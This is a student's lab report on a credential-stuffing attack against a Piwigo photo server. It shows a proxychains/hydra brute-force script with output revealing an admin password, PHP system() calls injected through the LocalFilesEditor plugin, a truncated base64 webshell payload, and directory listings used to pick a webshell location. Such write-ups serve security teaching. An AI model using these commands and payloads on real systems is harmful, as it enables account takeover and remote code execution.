
# Credential Stuffing Report

This report outlines steps taken to gain initial access to a server and establish a foothold. Initial access was gained using credential stuffing. Credential stuffing is slightly different from password spraying. While many of the tools used may be the same, the sources for the usernames and passwords are different. Password sprays use generally available common passwords and usernames. Credential stuffing uses data from third-party breaches. If possible, this will be credentials from the very company the attackers are targeting.




**Profile: proxy**

**This is the profile in use and it cannot be deleted.**

| | |
|---|---|
| Default Profile | yes |
| Root Directory | /home/agent22/.mozilla/firefox/moft1fgk.proxy Open Directory |
| Local Directory | /home/agent22/.cache/mozilla/firefox/moft1fgk.proxy Open Directory |

The first step I took was to create a new Firefox profile. Profiles allow you to store different settings for different functions.



Connection Settings

**Configure Proxy Access to the Internet**

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy: Port: 0


□ Also use this proxy for HTTPS

HTTPS Proxy: Port: 0

SOCKS Host: 127.0.0.1 Port: 52000

○ SOCKS v4 ● SOCKS v5


I then configured that new profile to send all data over my SOCKS5 proxy on port 52000.



```
total 20K drwxrwxrwx 4 www-data www-data 4.0K Dec 1 03:17 . drwxr-xr-x 16 root root 4.0K Jan 4 10:45 .. drwxrwxrwx 3 www-data www-data 4.0K Sep 10 03:44 2021 drwxrwxrwx 2 www-data www-data 4.0K Ja
```


```
        <span class="property">⋯</span>
        <input id="remember_me" tabindex="3" type="checkbox" name="remember_me" value="1">
      </li>
    </ul>
  </fieldset>
  <p>
    <input type="hidden" name="redirect" value="">
    <input tabindex="4" type="submit" name="login" value="Submit">
  </p>
  <p>⋯</p>
```

I then visited the target website.




```
<div id="content" class="content contentWithMenu">
  <div class="titrePage">⋯</div>
  <form class="properties" action="identification.php" method="post" name="login_form">
    <fieldset>
      <legend>Connection settings</legend>
      <ul>
        <li>
          <span class="property">⋯</span>
          <input id="username" class="login" tabindex="1" type="text" name="username" size="25">
        </li>
        <li>
```

html > body#theIdentificationPage > div#content.content.contentWithMenu > form.properties > fieldset > ul > li > input#username.login




```
<li>
  <span class="property">⋯</span>
  <input id="password" class="login" tabindex="2" type="password" name="password" size="25">
</li>
<li>
  <span class="property">⋯</span>
```



```
        <span class="property">⋯</span>
        <input id="remember_me" tabindex="3" type="checkbox" name="remember_me" value="1">
      </li>
    </ul>
  </fieldset>
  <p>
    <input type="hidden" name="redirect" value="">
    <input tabindex="4" type="submit" name="login" value="Submit">
  </p>
  <p>⋯</p>
</form>
```


html > body#theIdentificationPage > div#content.content.contentWithMenu > form.properties > p > input

On this website I located the three values I would need to use in the next phase of my attack, as shown in the above three screenshots. These values are username, password, and login. The use username and password field are obvious. The login field is the submit button on the website.




```
#!/bin/bash
proxychains hydra -C creds.txt 192.168.2.70 http-post-form "/identification.php:username=^USER^&password=^PASS^&login=Submit:I
nvalid" -V
~
~
~
```

Next, I wrote out the above bash script using vim. This command uses hydra to perform a credential stuffing attack. I wrote it out as a bash script to allow me to make corrections if I missed something in the long command. I used the credential list provided to the class. This simulates a third-party breach.




```
[80][http-post-form] host: 192.168.2.70   login: BRAILEE.OGDEN@WINDOMAIN.LOCAL   password: MyGall3ry!!!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-03 17:28:10

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ source ./hyrdaScript
```

I then ran the script and was rewarded with login credentials for the target.



I then logged in using those credentials. These credentials are admin credentials for the target Piwigo server.




- File written successfully.
- Backup file created (local/config/config.inc.bak.php)

local/config/config.inc.php

Display reference file: "config_default.inc.php"

```
<?php

/* The file does not exist until some information is entered
below. Once information is entered and saved, the file will be created. */
//
system("echo 'PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUWydjbWQnXSkpeyBlY2hvICI8cHJlPiI7ICRjbWQgPSAoJF9SRVFVRVNUWydjbWQnXSk7IHN5c3RlbSgkY21kKTsg
system("ls -lha /var/www/html/upload");
//

//Jethro's Code
echo("<pre>");
//Put command here
system("ls -lha /var/www/html");
echo("</pre>");

?>
```

I then enabled the LocalFilesEditor plugin and opened the config file for the plugin. I added some code to see what was inside the /var/www/html file.




192.168.2.70/plugins/LocalFilesEditor/show_default.php?file=include/config_default.inc.php

total 20K drwxrwxrwx 4 www-data www-data 4.0K Dec 1 03:17 . drwxr-xr-x 16 root root 4.0K Jan 4 10:45 .. drwxrwxrwx 3 www-data www-data 4.0K Sep 10 03:44 2021 drwxrwxrwx 2 www-data www-data 4.0K Jan 4 10:45 buffer -rw-r--r-- 1 www-data www-data 115 Mar 4 22:23 sb.php

```
total 372K
drwxr-xr-x 16 root     root     4.0K Jan  4 10:45 .
drwxr-xr-x  3 root     root     4.0K Nov 29 17:24 ..
-rw-r--r--  1 www-data www-data  468 May 14  2021 COPYING.txt
-rw-r--r--  1 www-data www-data  18K May 14  2021 LICENSE.txt
-rw-r--r--  1 www-data www-data 1.8K May 14  2021 README.md
drwxrwxrwx  6 www-data www-data 4.0K Jan  4 10:45 _data
-rw-r--r--  1 www-data www-data 1.8K May 14  2021 about.php
-rw-r--r--  1 www-data www-data 5.8K May 14  2021 action.php
drwxr-xr-x  4 www-data www-data 4.0K Jan  4 10:45 admin
-rw-r--r--  1 www-data www-data 9.9K May 14  2021 admin.php
-rw-r--r--  1 www-data www-data  16K May 14  2021 comments.php
drwxr-xr-x  2 www-data www-data 4.0K Jan  4 10:45 doc
drwxr-xr-x  2 www-data www-data 4.0K Jan  4 10:45 docs
-rw-r--r--  1 www-data www-data 5.5K May 14  2021 feed.php
drwxr-xr-x  2 www-data www-data 4.0K Jan  4 10:45 galleries
-rw-r--r--  1 www-data www-data  17K May 14  2021 i.php
-rw-r--r--  1 www-data www-data 4.4K May 14  2021 identification.php
drwxr-xr-x 10 www-data www-data 4.0K Jan  4 10:45 include
-rw-r--r--  1 www-data www-data  11K May 14  2021 index.php
drwxr-xr-x  3 www-data www-data 4.0K Jan  4 10:45 install
-rw-r--r--  1 www-data www-data  15K May 14  2021 install.php
drwxr-xr-x 72 www-data www-data 4.0K Jan  4 10:45 language
drwxrwxrwx  5 www-data www-data 4.0K Jan  4 10:45 local
-rw-r--r--  1 www-data www-data 4.1K Jan  4 10:45 monitor.php
-rw-r--r--  1 www-data www-data 2.8K May 14  2021 nbm.php
-rw-r--r--  1 www-data www-data 3.3K May 14  2021 notification.php
-rw-r--r--  1 www-data www-data 9.9K May 14  2021 password.php
-rw-r--r--  1 www-data www-data  28K May 14  2021 picture.php
drwxrwxrwx  6 www-data www-data 4.0K Jan  4 10:45 plugins
-rw-r--r--  1 www-data www-data 2.1K May 14  2021 popuphelp.php
-rw-r--r--  1 www-data www-data  11K May 14  2021 profile.php
-rw-r--r--  1 www-data www-data 1.6K May 14  2021 qsearch.php
-rw-r--r--  1 www-data www-data 2.0K May 14  2021 random.php
-rw-r--r--  1 www-data www-data 3.5K May 14  2021 register.php
-rw-r--r--  1 www-data www-data 7.3K May 14  2021 search.php
-rw-r--r--  1 www-data www-data 6.2K May 14  2021 search_rules.php
-rw-r--r--  1 www-data www-data 4.8K May 14  2021 tags.php
drwxr-xr-x  4 www-data www-data 4.0K Jan  4 10:45 template-extension
drwxrwxrwx  6 www-data www-data 4.0K Jan  4 10:45 themes
drwxr-xr-x  3 www-data www-data 4.0K Jan  4 10:45 tools
-rw-r--r--  1 www-data www-data  15K May 14  2021 upgrade.php
-rw-r--r--  1 www-data www-data 3.1K May 14  2021 upgrade_feed.php
drwxrwxrwx  4 www-data www-data 4.0K Dec  1 03:17 upload
-rw-r--r--  1 www-data www-data  45K May 14  2021 ws.php
```


include / config_default.inc.php

This resulted in the above data.




```
//Jethro's Code
echo("<pre>");
//Put command here
system("ls -lhRa /var/www/html");
echo("</pre>");

?>
```

I then added the -R command in order to list all of the files and directories under the /var/www/html directory.




```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ proxychains wget 192.168.2.70/identification.php?redirect=%252Fplugins%252FLocalFilesEditor%252Fshow_default.php%253Ffile%
253Dinclude%252Fconfig_default.inc.php
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
--2022-03-04 15:28:32--  http://192.168.2.70/identification.php?redirect=%252Fplugins%252FLocalFilesEditor%252Fshow_default.ph
p%253Ffile%253Dinclude%252Fconfig_default.inc.php
Connecting to 192.168.2.70:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [text/html]
Saving to: ‘identification.php?redirect=%2Fplugins%2FLocalFilesEditor%2Fshow_default.php%3Ffile%3Dinclude%2Fconfig_default.inc
.php’

identification.php?redirect=%2F     [      ⟺                                        ] 398.39K   386KB/s    in 1.0s

2022-03-04 15:28:34 (386 KB/s) - ‘identification.php?redirect=%2Fplugins%2FLocalFilesEditor%2Fshow_default.php%3Ffile%3Dinclud
e%2Fconfig_default.inc.php’ saved [407947]
```

I then ran the config file using wget and pulled down the result, saving it to a file.  This file contains the listing from the ls -lhRa command in the config file.




```
/var/www/html/admin/themes/default:
total 148K
drwxr-xr-x 8 www-data www-data 4.0K Jan  4 10:45 .
drwxr-xr-x 5 www-data www-data 4.0K May 14  2021 ..
drwxr-xr-x 4 www-data www-data 4.0K Jan  4 10:45 fontello
drwxr-xr-x 3 www-data www-data 4.0K May 14  2021 fonts
drwxr-xr-x 2 www-data www-data 4.0K Jan  4 10:45 icon
drwxr-xr-x 2 www-data www-data 4.0K Jan  4 10:45 images
-rw-r--r-- 1 www-data www-data  610 May 14  2021 index.php
drwxr-xr-x 2 www-data www-data 4.0K Jan  4 10:45 js
-rw-r--r-- 1 www-data www-data  145 May 14  2021 print.css
drwxr-xr-x 3 www-data www-data 4.0K Jan  4 10:45 template
-rw-r--r-- 1 www-data www-data 101K May 14  2021 theme.css
-rw-r--r-- 1 www-data www-data  243 May 14  2021 themeconf.inc.php
```

I then analyzed the file using a few different Linux tools and determined that the above directory would be a good place to store a webshell.



